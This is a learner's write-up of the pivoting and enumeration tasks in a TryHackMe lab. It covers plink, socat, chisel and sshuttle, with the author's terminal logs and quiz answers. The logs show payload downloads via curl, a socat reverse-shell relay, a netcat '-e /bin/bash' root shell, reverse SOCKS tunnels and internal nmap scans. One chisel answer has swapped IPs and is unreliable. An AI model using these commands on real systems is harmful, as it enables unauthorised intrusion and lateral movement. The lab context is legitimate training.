Generally speaking, Windows servers are unlikely to have an SSH server running so our use of Plink tends to be a case of transporting the binary to the target, then using it to create a reverse connection. This would be done with the following command:
cmd.exe /c echo y | .\plink.exe -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -N
Notice that this syntax is nearly identical to previously when using the standard OpenSSH client. The cmd.exe /c echo y at the start is for non-interactive shells (like most reverse shells -- with Windows shells being difficult to stabilise), in order to get around the warning message that the target has not connected to this host before.
To use our example from before, if we have access to 172.16.0.5 and would like to forward a connection to 172.16.0.10:80 back to port 8000 our own attacking machine (172.16.0.20), we could use this command:
cmd.exe /c echo y | .\plink.exe -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -N
Note that any keys generated by ssh-keygen will not work properly here. You will need to convert them using the puttygen tool, which can be installed on Kali using sudo apt install putty-tools. After downloading the tool, conversion can be done with:
puttygen KEYFILE -o OUTPUT_KEY.ppk
Substituting in a valid file for the keyfile, and adding in the output file.
The resulting .ppk file can then be transferred to the Windows target and used in exactly the same way as with the Reverse port forwarding taught in the previous task (despite the private key being converted, it will still work perfectly with the same public key we added to the authorized_keys file before).
Note: Plink is notorious for going out of date quickly, which often results in failing to connect back. Always make sure you have an up to date version of the .exe. Whilst there is a copy pre-installed on Kali at /usr/share/windows-resources/binaries/plink.exe, downloading a new copy from here before a new engagement is sensible.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/wreath]
└─$ sudo apt install putty-tools

┌──(witty㉿kali)-[~/Downloads/wreath]
└─$ cd .ssh

┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ ls
id_rsa  id_rsa.pub

┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ puttygen id_rsa -o id_rsa.ppk
Enter passphrase to load key:
puttygen: error loading `id_rsa': decryption check failed

┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ puttygen id_rsa -o id_rsa.ppk
Enter passphrase to load key:

┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ ls
id_rsa  id_rsa.ppk  id_rsa.pub

┌──(witty㉿kali)-[~/Downloads/wreath/.ssh]
└─$ cat id_rsa.ppk
PuTTY-User-Key-File-3: ssh-rsa
Encryption: aes256-cbc
Comment: witty@kali
....
What tool can be used to convert OpenSSH keys into PuTTY style keys?
puttygen
Task 13 Pivoting Socat
Socat is not just great for fully stable Linux shells[1], it's also superb for port forwarding. The one big disadvantage of socat (aside from the frequent problems people have learning the syntax), is that it is very rarely installed by default on a target. That said, static binaries are easy to find for both Linux and Windows. Bear in mind that the Windows version is unlikely to bypass Antivirus software by default, so custom compilation may be required. Before we begin, it's worth noting: if you have completed the What the Shell? room, you will know that socat can be used to create encrypted connections. The techniques shown here could be combined with the encryption options detailed in the shells room to create encrypted port forwards and relays. To avoid overly complicating this section, this technique will not be taught here; however, it's well worth experimenting with this in your own time.
Whilst the following techniques could not be used to set up a full proxy into a target network, it is quite possible to use them to successfully forward ports from both Linux and Windows compromised targets. In particular, socat makes a very good relay: for example, if you are attempting to get a shell on a target that does not have a direct connection back to your attacking computer, you could use socat to set up a relay on the currently compromised machine. This listens for the reverse shell from the target and then forwards it immediately back to the attacking box:

It's best to think of socat as a way to join two things together -- kind of like the Portal Gun in the Portal games, it creates a link between two different locations. This could be two ports on the same machine, it could be to create a relay between two different machines, it could be to create a connection between a port and a file on the listening machine, or many other similar things. It is an extremely powerful tool, which is well worth looking into in your own time.
Generally speaking, however, hackers tend to use it to either create reverse/bind shells, or, as in the example above, create a port forward. Specifically, in the above example we're creating a port forward from a port on the compromised server to a listening port on our own box. We could do this the other way though, by either forwarding a connection from the attacking machine to a target inside the network, or creating a direct link between a listening port on the attacking machine with the service on the internal server. This latter application is especially useful as it does not require opening a port on the compromised server.
Before using socat, it will usually be necessary to download a binary for it, then upload it to the box.
For example, with a Python webserver:-
On Kali (inside the directory containing your Socat binary):
sudo python3 -m http.server 80
Then, on the target:
curl ATTACKING_IP/socat -o /tmp/socat-USERNAME && chmod +x /tmp/socat-USERNAME

With the binary uploaded, let's have a look at each of the above scenarios in turn.
Note: This uploads the socat binary with your username in the title; however, the example commands given in the rest of this task will refer to the binary simply as socat.
Reverse Shell Relay
In this scenario we are using socat to create a relay for us to send a reverse shell back to our own attacking machine (as in the diagram above). First let's start a standard netcat listener on our attacking box (sudo nc -lvnp 443). Next, on the compromised server, use the following command to start the relay:
./socat tcp-l:8000 tcp:ATTACKING_IP:443 &
Note: the order of the two addresses matters here. Make sure to open the listening port first, then connect back to the attacking machine.
From here we can then create a reverse shell to the newly opened port 8000 on the compromised server. This is demonstrated in the following screenshot, using netcat on the remote server to simulate receiving a reverse shell from the target server:

A brief explanation of the above command:
tcp-l:8000is used to create the first half of the connection -- an IPv4 listener on tcp port 8000 of the target machine.tcp:ATTACKING_IP:443connects back to our local IP on port 443. The ATTACKING_IP obviously needs to be filled in correctly for this to work.&backgrounds the listener, turning it into a job so that we can still use the shell to execute other commands.
The relay connects back to a listener started using an alias to a standard netcat listener: sudo nc -lvnp 443.
In this way we can set up a relay to send reverse shells through a compromised system, back to our own attacking machine. This technique can also be chained quite easily; however, in many cases it may be easier to just upload a static copy of netcat to receive your reverse shell directly on the compromised server.
Port Forwarding -- Easy
 The quick and easy way to set up a port forward with socat is quite simply to open up a listening port on the compromised server, and redirect whatever comes into it to the target server. For example, if the compromised server is 172.16.0.5 and the target is port 3306 of 172.16.0.10, we could use the following command (on the compromised server) to create a port forward:
./socat tcp-l:33060,fork,reuseaddr tcp:172.16.0.10:3306 &
This opens up port 33060 on the compromised server and redirects the input from the attacking machine straight to the intended target server, essentially giving us access to the (presumably MySQL Database) running on our target of 172.16.0.10. The fork option is used to put every connection into a new process, and the reuseaddr option means that the port stays open after a connection is made to it. Combined, they allow us to use the same port forward for more than one connection. Once again we use & to background the shell, allowing us to keep using the same terminal session on the compromised server for other things.
We can now connect to port 33060 on the relay (172.16.0.5) and have our connection directly relayed to our intended target of 172.16.0.10:3306.
Port Forwarding -- Quiet
The previous technique is quick and easy, but it also opens up a port on the compromised server, which could potentially be spotted by any kind of host or network scanning. Whilst the risk is not massive, it pays to know a slightly quieter method of port forwarding with socat. This method is marginally more complex, but doesn't require opening up a port externally on the compromised server.
First of all, on our own attacking machine, we issue the following command:
socat tcp-l:8001 tcp-l:8000,fork,reuseaddr &
This opens up two ports: 8000 and 8001, creating a local port relay. What goes into one of them will come out of the other. For this reason, port 8000 also has the fork and reuseaddr options set, to allow us to create more than one connection using this port forward.
Next, on the compromised relay server (172.16.0.5 in the previous example) we execute this command:
./socat tcp:ATTACKING_IP:8001 tcp:TARGET_IP:TARGET_PORT,fork &
This makes a connection between our listening port 8001 on the attacking machine, and the open port of the target server. To use the fictional network from before, we could enter this command as:
./socat tcp:10.50.73.2:8001 tcp:172.16.0.10:80,fork &
This would create a link between port 8000 on our attacking machine, and port 80 on the intended target (172.16.0.10), meaning that we could go to localhost:8000 in our attacking machine's web browser to load the webpage served by the target: 172.16.0.10:80!
This is quite a complex scenario to visualise, so let's quickly run through what happens when you try to access the webpage in your browser:

- The request goes to
127.0.0.1:8000 - Due to the socat listener we started on our own machine, anything that goes into port 8000, comes out of port 8001
- Port 8001 is connected directly to the socat process we ran on the compromised server, meaning that anything coming out of port 8001 gets sent to the compromised server, where it gets relayed to port 80 on the target server.
The process is then reversed when the target sends the response:
- The response is sent to the socat process on the compromised server. What goes into the process comes out at the other side, which happens to link straight to port 8001 on our attacking machine.
- Anything that goes into port 8001 on our attacking machine comes out of port 8000 on our attacking machine, which is where the web browser expects to receive its response, thus the page is received and rendered.
We have now achieved the same thing as previously, but without opening any ports on the server!
Finally, we've learnt how to create backgrounded socat port forwards and relays, but it's important to also know how to close these. The solution is simple: run the jobs command in your terminal, then kill any socat processes using kill %NUMBER:

For the following questions, assume that we are working with a local copy of socat called socat in the current directory.
[1] TryHackme: What The Shell?
Answer the questions below
┌──(witty㉿kali)-[~/Downloads]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.200.81.200 - - [10/Jun/2023 20:40:53] "GET /socat HTTP/1.1" 200 -

[root@prod-serv witty]# curl 10.50.82.74:1234/socat -o /tmp/socat-witty && chmod +x /tmp/witty
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  366k  100  366k    0     0   295k      0  0:00:01  0:00:01 --:--:--  295k

[root@prod-serv tmp]# mv socat-witty witty/
[root@prod-serv tmp]# cd witty/
[root@prod-serv witty]# ls
socat-witty

[root@prod-serv witty]# chmod +x socat-witty
[root@prod-serv witty]# ./socat-witty tcp-l:8000 tcp:10.50.82.74:443 &
[1] 2059

┌──(witty㉿kali)-[~/Downloads]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ scp -o PubkeyAcceptedKeyTypes=ssh-rsa -i wreath_idrsa root@10.200.81.200:/tmp/nc .
nc                                                       100%  762KB 423.0KB/s   00:01

[root@prod-serv tmp]# ./nc 127.0.0.1 8000 -e /bin/bash

┌──(witty㉿kali)-[~/Downloads]
└─$ sudo nc -lvnp 443
[sudo] password for witty:
listening on [any] 443 ...
connect to [10.50.82.74] from (UNKNOWN) [10.200.81.200] 53094
whoami
root

[root@prod-serv tmp]# jobs
[1]+  Done                    ./socat-witty tcp-l:8000 tcp:10.50.82.74:443  (wd: /tmp/witty)
[root@prod-serv tmp]# kill %1
Which socat option allows you to reuse the same listening port for more than one connection?
reuseaddr
If your Attacking IP is 172.16.0.200, how would you relay a reverse shell to TCP port 443 on your Attacking Machine using a static copy of socat in the current directory?
Use TCP port 8000 for the server listener, and do not background the process.
./socat tcp-l:LISTEN_PORT tcp:ATTACKING_IP:ATTACKING_PORT
./socat tcp-l:8000 tcp:172.16.0.200:443
What command would you use to forward TCP port 2222 on a compromised server, to 172.16.0.100:22, using a static copy of socat in the current directory, and backgrounding the process (easy method)?
Remember to add the fork and reuseaddr options!
./socat tcp-l:2222,fork,reuseaddr tcp:172.16.0.100:22 &
Bonus Question (Optional): Try to create an encrypted port forward or relay using the OPENSSL options in socat. Task 7 of the shells room may help with this.
Question Done
Task 14 Pivoting Chisel
Chisel is an awesome tool which can be used to quickly and easily set up a tunnelled proxy or port forward through a compromised system, regardless of whether you have SSH access or not. It's written in Golang and can be easily compiled for any system (with static release binaries for Linux and Windows provided). In many ways it provides the same functionality as the standard SSH proxying / port forwarding we covered earlier; however, the fact it doesn't require SSH access on the compromised target is a big bonus.
Before we can use chisel, we need to download appropriate binaries from the tool's Github release page. These can then be unzipped using gunzip, and executed as normal:

You must have an appropriate copy of the chisel binary on both the attacking machine and the compromised server. Copy the file to the remote server with your choice of file transfer method. You could use the webserver method covered in the previous tasks, or to shake things up a bit, you could use SCP:
scp -i KEY chisel user@target:/tmp/chisel-USERNAME
The chisel binary has two modes: client and server. You can access the help menus for either with the command: chisel client|server --help
e.g:

We will be looking at two uses for chisel in this task (a SOCKS proxy, and port forwarding); however, chisel is a very versatile tool which can be used in many ways not described here. You are encouraged to read through the help pages for the tool for this reason.
_Reverse SOCKS Proxy:
_Let's start by looking at setting up a reverse SOCKS proxy with chisel. This connects back from a compromised server to a listener waiting on our attacking machine.
On our own attacking box we would use a command that looks something like this:
./chisel server -p LISTEN_PORT --reverse &
This sets up a listener on your chosen LISTEN_PORT.
On the compromised host, we would use the following command:
./chisel client ATTACKING_IP:LISTEN_PORT R:socks &
This command connects back to the waiting listener on our attacking box, completing the proxy. As before, we are using the ampersand symbol (&) to background the processes.

Notice that, despite connecting back to port 1337 successfully, the actual proxy has been opened on 127.0.0.1:1080. As such, we will be using port 1080 when sending data through the proxy.
Note the use of R:socks in this command. "R" is prefixed to remotes (arguments that determine what is being forwarded or proxied -- in this case setting up a proxy) when connecting to a chisel server that has been started in reverse mode. It essentially tells the chisel client that the server anticipates the proxy or port forward to be made at the client side (e.g. starting a proxy on the compromised target running the client, rather than on the attacking machine running the server). Once again, reading the chisel help pages for more information is recommended.
_Forward SOCKS Proxy:
_Forward proxies are rarer than reverse proxies for the same reason as reverse shells are more common than bind shells; generally speaking, egress firewalls (handling outbound traffic) are less stringent than ingress firewalls (which handle inbound connections). That said, it's still well worth learning how to set up a forward proxy with chisel.
In many ways the syntax for this is simply reversed from a reverse proxy.
First, on the compromised host we would use:
./chisel server -p LISTEN_PORT --socks5
On our own attacking box we would then use:
./chisel client TARGET_IP:LISTEN_PORT PROXY_PORT:socks
In this command, PROXY_PORT is the port that will be opened for the proxy.
For example, ./chisel client 172.16.0.10:8080 1337:socks would connect to a chisel server running on port 8080 of 172.16.0.10. A SOCKS proxy would be opened on port 1337 of our attacking machine.
Proxychains Reminder:
When sending data through either of these proxies, we would need to set the port in our proxychains configuration. As Chisel uses a SOCKS5 proxy, we will also need to change the start of the line from socks4 to socks5:
[ProxyList] # add proxy here ... # meanwhile # defaults set to "tor" socks5 127.0.0.1 1080
Note: The above configuration is for a reverse SOCKS proxy -- as mentioned previously, the proxy opens on port 1080 rather than the specified listening port (1337). If you use proxychains with a forward proxy then the port should be set to whichever port you opened (1337 in the above example).
Now that we've seen how to use chisel to create a SOCKS proxy, let's take a look at using it to create a port forward with chisel.
_Remote Port Forward:_A remote port forward is when we connect back from a compromised target to create the forward.
For a remote port forward, on our attacking machine we use the exact same command as before:
./chisel server -p LISTEN_PORT --reverse &
Once again this sets up a chisel listener for the compromised host to connect back to.
The command to connect back is slightly different this time, however:
./chisel client ATTACKING_IP:LISTEN_PORT R:LOCAL_PORT:TARGET_IP:TARGET_PORT &
You may recognise this as being very similar to the SSH reverse port forward method, where we specify the local port to open, the target IP, and the target port, separated by colons. Note the distinction between the LISTEN_PORT and the LOCAL_PORT. Here the LISTEN_PORT is the port that we started the chisel server on, and the LOCAL_PORT is the port we wish to open on our own attacking machine to link with the desired target port.
To use an old example, let's assume that our own IP is 172.16.0.20, the compromised server's IP is 172.16.0.5, and our target is port 22 on 172.16.0.10. The syntax for forwarding 172.16.0.10:22 back to port 2222 on our attacking machine would be as follows:
./chisel client 172.16.0.20:1337 R:2222:172.16.0.10:22 &
Connecting back to our attacking machine, functioning as a chisel server started with:
./chisel server -p 1337 --reverse &
This would allow us to access 172.16.0.10:22 (via SSH) by navigating to 127.0.0.1:2222.
_Local Port Forward:
_As with SSH, a local port forward is where we connect from our own attacking machine to a chisel server listening on a compromised target.
On the compromised target we set up a chisel server:
./chisel server -p LISTEN_PORT
We now connect to this from our attacking machine like so:
./chisel client LISTEN_IP:LISTEN_PORT LOCAL_PORT:TARGET_IP:TARGET_PORT
For example, to connect to 172.16.0.5:8000 (the compromised host running a chisel server), forwarding our local port 2222 to 172.16.0.10:22 (our intended target), we could use:
./chisel client 172.16.0.5:8000 2222:172.16.0.10:22
As with the backgrounded socat processes, when we want to destroy our chisel connections we can use jobs to see a list of backgrounded jobs, then kill %NUMBER to destroy each of the chisel processes.
Note: When using Chisel on Windows, it's important to remember to upload it with a file extension of .exe (e.g. chisel.exe)!
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ cp /home/witty/Downloads/chisel .

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ scp -i wreath_idrsa chisel root@10.200.81.200:/tmp/chisel-witty
chisel                                                      100% 8545KB 820.6KB/s   00:10

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ ./chisel server -p 1337 --reverse &
[1] 936723

2023/06/10 22:39:30 server: Reverse tunnelling enabled
2023/06/10 22:39:30 server: Fingerprint LvQhUQwVMl89pB90mvhSGlvc9SQ0QdiRMW6LLr3Vyy4=

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ 2023/06/10 22:40:36 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

[root@prod-serv tmp]# ./chisel-witty client 10.50.82.74:1337 R:socks &
[1] 2199
[root@prod-serv tmp]# 2023/06/11 03:40:36 client: Connecting to ws://10.50.82.74:1337
2023/06/11 03:40:38 client: Connected (Latency 194.462716ms)

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ kill %1

[1]  + terminated  ./chisel server -p 1337 --reverse
What command would you use to start a chisel server for a reverse connection on your attacking machine?
Use port 4242 for the listener and do not background the process.
Assume that the copy of chisel is called "chisel" and is in your current directory.
./chisel server -p 4242 --reverse
What command would you use to connect back to this server with a SOCKS proxy from a compromised host, assuming your own IP is 172.16.0.200 and backgrounding the process?
./chisel client 172.16.0.200:4242 R:socks &
How would you forward 172.16.0.100:3306 to your own port 33060 using a chisel remote port forward, assuming your own IP is 172.16.0.200 and the listening port is 1337? Background this process.
./chisel client 172.16.0.100:1337 R:33060:172.16.0.200:1337 &
If you have a chisel server running on port 4444 of 172.16.0.5, how could you create a local portforward, opening port 8000 locally and linking to 172.16.0.10:80?
./chisel client 172.16.0.5:4444 8000:172.16.0.10:80
Task 15 Pivoting sshuttle
Finally, let's take a look at our last tool of this section: sshuttle.
This tool is quite different from the others we have covered so far. It doesn't perform a port forward, and the proxy it creates is nothing like the ones we have already seen. Instead it uses an SSH connection to create a tunnelled proxy that acts like a new interface. In short, it simulates a VPN, allowing us to route our traffic through the proxy without the use of proxychains (or an equivalent). We can just directly connect to devices in the target network as we would normally connect to networked devices. As it creates a tunnel through SSH (the secure shell), anything we send through the tunnel is also encrypted, which is a nice bonus. We use sshuttle entirely on our attacking machine, in much the same way we would SSH into a remote server.
Whilst this sounds like an incredible upgrade, it is not without its drawbacks. For a start, sshuttle only works on Linux targets. It also requires access to the compromised server via SSH, and Python also needs to be installed on the server. That said, with SSH access, it could theoretically be possible to upload a static copy of Python and work with that. These restrictions do somewhat limit the uses for sshuttle; however, when it is an option, it tends to be a superb bet!
First of all we need to install sshuttle. On Kali this is as easy as using the apt package manager:
sudo apt install sshuttle
The base command for connecting to a server with sshuttle is as follows:
sshuttle -r username@address subnet
For example, in our fictional 172.16.0.x network with a compromised server at 172.16.0.5, the command may look something like this:
sshuttle -r user@172.16.0.5 172.16.0.0/24
We would then be asked for the user's password, and the proxy would be established. The tool will then just sit passively in the background and  forward relevant traffic into the target network.
Rather than specifying subnets, we could also use the -N option which attempts to determine them automatically based on the compromised server's own routing table:
sshuttle -r username@address -N
Bear in mind that this may not always be successful though!
As with the previous tools, these commands could also be backgrounded by appending the ampersand (&) symbol to the end.
If this has worked, you should see the following line:
c : Connected to server.
Well, that's great, but what happens if we don't have the user's password, or the server only accepts key-based authentication?
Unfortunately, sshuttle doesn't currently seem to have a shorthand for specifying a private key to authenticate to the server with. That said, we can easily bypass this limitation using the --ssh-cmd switch.
This switch allows us to specify what command gets executed by sshuttle when trying to authenticate with the compromised server. By default this is simply ssh with no arguments. With the --ssh-cmd switch, we can pick a different command to execute for authentication: say, ssh -i keyfile, for example!
So, when using key-based authentication, the final command looks something like this:
sshuttle -r user@address --ssh-cmd "ssh -i KEYFILE" SUBNET
To use our example from before, the command would be:
sshuttle -r user@172.16.0.5 --ssh-cmd "ssh -i private_key" 172.16.0.0/24
Please Note: When using sshuttle, you may encounter an error that looks like this:
client: Connected. client_loop: send disconnect: Broken pipe client: fatal: server died with error code 255
This can occur when the compromised machine you're connecting to is part of the subnet you're attempting to gain access to. For instance, if we were connecting to 172.16.0.5 and trying to forward 172.16.0.0/24, then we would be including the compromised server inside the newly forwarded subnet, thus disrupting the connection and causing the tool to die.
To get around this, we tell sshuttle to exclude the compromised server from the subnet range using the -x switch.
To use our earlier example:
sshuttle -r user@172.16.0.5 172.16.0.0/24 -x 172.16.0.5
This will allow sshuttle to create a connection without disrupting itself.
Answer the questions below
like using in Holo network

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ sshuttle -r root@10.200.81.200 --ssh-cmd "ssh -i wreath_idrsa" 10.200.81.0/24 -x 10.200.81.200
c : Connected to server.
How would you use sshuttle to connect to 172.16.20.7, with a username of "pwned" and a subnet of 172.16.0.0/16
sshuttle -r pwned@172.16.20.7 172.16.0.0/16
What switch (and argument) would you use to tell sshuttle to use a keyfile called "priv_key" located in the current directory?
Use Double quotes, as in the task.
--ssh-cmd "ssh -i priv_key"
You are trying to use sshuttle to connect to 172.16.0.100. You want to forward the 172.16.0.x/24 range of IP addreses, but you are getting a Broken Pipe error.
What switch (and argument) could you use to fix this error?
-x 172.16.0.100
Task 16 Pivoting Conclusion
That was a long and theory-heavy section, so kudos for getting this far!
The big take away from this section is: there are many different ways to pivot through a network. Further research in your own time is highly recommended, as there are a great many interesting techniques which we haven't had time to cover here (for example, on a fully rooted target, it's possible to use the installed firewall -- e.g. iptables or Windows Firewall -- to create entry points into an otherwise inaccessible network. Equally, it's possible to set up a route manually in the routing table of your attacking machine to, routing your traffic into the target network without requiring a proxy-tool like Proxychains or Foxyproxy).
As a summary of the tools in this section:
- Proxychains and FoxyProxy are used to access a proxy created with one of the other tools
- SSH can be used to create both port forwards, and proxies
- plink.exe is an SSH client for Windows, allowing you to create reverse SSH connections on Windows
- Socat is a good option for redirecting connections, and can be used to create port forwards in a variety of different ways
- Chisel can do the exact same thing as with SSH portforwarding/tunneling, but doesn't require SSH access on the box
- sshuttle is a nicer way to create a proxy when we have SSH access on a target
Pivoting truly is a vast topic; however, hopefully you've learnt something by covering the theory in this section!
This is a good time to experiment with the techniques demonstrated in the pivoting section, so play around with them all and make sure you're comfortable with them before moving on.
Note: If using socat, or any other techniques that open up a port on the compromised host (in the course of this network), please make sure to use a port above 15000, for the sake of other users in earlier sections of the course.
Answer the questions below
Read the conclusion and experiment with the pivoting techniques demonstrated.
Question Done
Task 17 Git Server Enumeration
It's time to put your newfound knowledge to the test!
Download a static nmap binary. Rename it to nmap-USERNAME, substituting in your own TryHackMe username. Finally, upload it to the target in a manner of your choosing.
For example, with a Python webserver:-
On Kali (inside the directory containing your Nmap binary):
sudo python3 -m http.server 80
Then, on the target:
curl ATTACKING_IP/nmap-USERNAME -o /tmp/nmap-USERNAME && chmod +x /tmp/nmap-USERNAME

Now use the binary to scan the network. The command will look something like this:
./nmap-USERNAME -sn 10.x.x.1-255 -oN scan-USERNAME
You will need to substitute in your username, and the correct IP range. For example:
./nmap-MuirlandOracle -sn 10.200.72.1-255 -oN scan-MuirlandOracle
Here the -sn switch is used to tell Nmap not to scan any port and instead just determine which hosts are alive.
Note that this would also work with CIDR notation (e.g. 10.x.x.0/24).
Use what you've learnt to answer the following questions!
Note: The host ending in .250 is the OpenVPN server, and should be excluded from all answers. It is not part of the vulnerable network, and should not be targeted. The same goes for the host ending in .1 (part of the AWS infrastructure used to create the network) -- this too is out of scope and should be excluded from all answers.
Answer the questions below
┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ cp /home/witty/Downloads/nmap .

┌──(witty㉿kali)-[~/Downloads/CVE-2019-15107]
└─$ python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
10.200.81.200 - - [10/Jun/2023 23:39:03] "GET /nmap HTTP/1.1" 200 -

[root@prod-serv tmp]# curl http://10.50.82.74:1234/nmap -o nmap_witty

[root@prod-serv tmp]# chmod +x nmap_witty
[root@prod-serv tmp]# ./nmap_witty -sn 10.200.81.1-255 -oN scan-witty

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-11 04:41 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-81-1.eu-west-1.compute.internal (10.200.81.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00046s latency).
MAC Address: 02:8C:E0:55:7B:89 (Unknown)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Host is up (0.00034s latency).
MAC Address: 02:84:A5:B5:7D:3F (Unknown)
Nmap scan report for ip-10-200-81-150.eu-west-1.compute.internal (10.200.81.150)
Host is up (0.00086s latency).
MAC Address: 02:D2:B6:29:6A:7B (Unknown)
Nmap scan report for ip-10-200-81-250.eu-west-1.compute.internal (10.200.81.250)
Host is up (0.00037s latency).
MAC Address: 02:E7:4E:C8:80:A7 (Unknown)
Nmap scan report for ip-10-200-81-200.eu-west-1.compute.internal (10.200.81.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.53 seconds

10.200.81.100 and 10.200.81.150

[root@prod-serv witty]# ./nmap_witty 10.200.81.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-11 17:30 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Verbosity Increased to 1.
Verbosity Increased to 2.
Verbosity Increased to 3.
SYN Stealth Scan Timing: About 24.43% done; ETC: 17:32 (0:01:36 remaining)
SYN Stealth Scan Timing: About 48.72% done; ETC: 17:32 (0:01:04 remaining)
SYN Stealth Scan Timing: About 73.03% done; ETC: 17:32 (0:00:34 remaining)
Completed SYN Stealth Scan at 17:32, 124.26s elapsed (6150 total ports)
Nmap scan report for ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-81-100.eu-west-1.compute.internal (10.200.81.100) are filtered
MAC Address: 02:72:76:09:C7:27 (Unknown)

Read data files from: /etc
Nmap done: 1 IP address (1 host up) scanned in 124.51 seconds
           Raw packets sent: 12302 (541.256KB) | Rcvd: 1 (28B)

[root@prod-serv witty]# ./nmap_witty 10.200.81.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2023-06-11 17:34 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Verbosity Increased to 1.
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.96% done
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 3.11% done; ETC: 17:37 (0:03:07 remaining)
Verbosity Increased to 2.
Verbosity Increased to 3.
Discovered open port 5985/tcp on 10.200.81.150
Increasing send delay for 10.200.81.150 from 0 to 5 due to 11 out of 35 dropped probes since last increase.
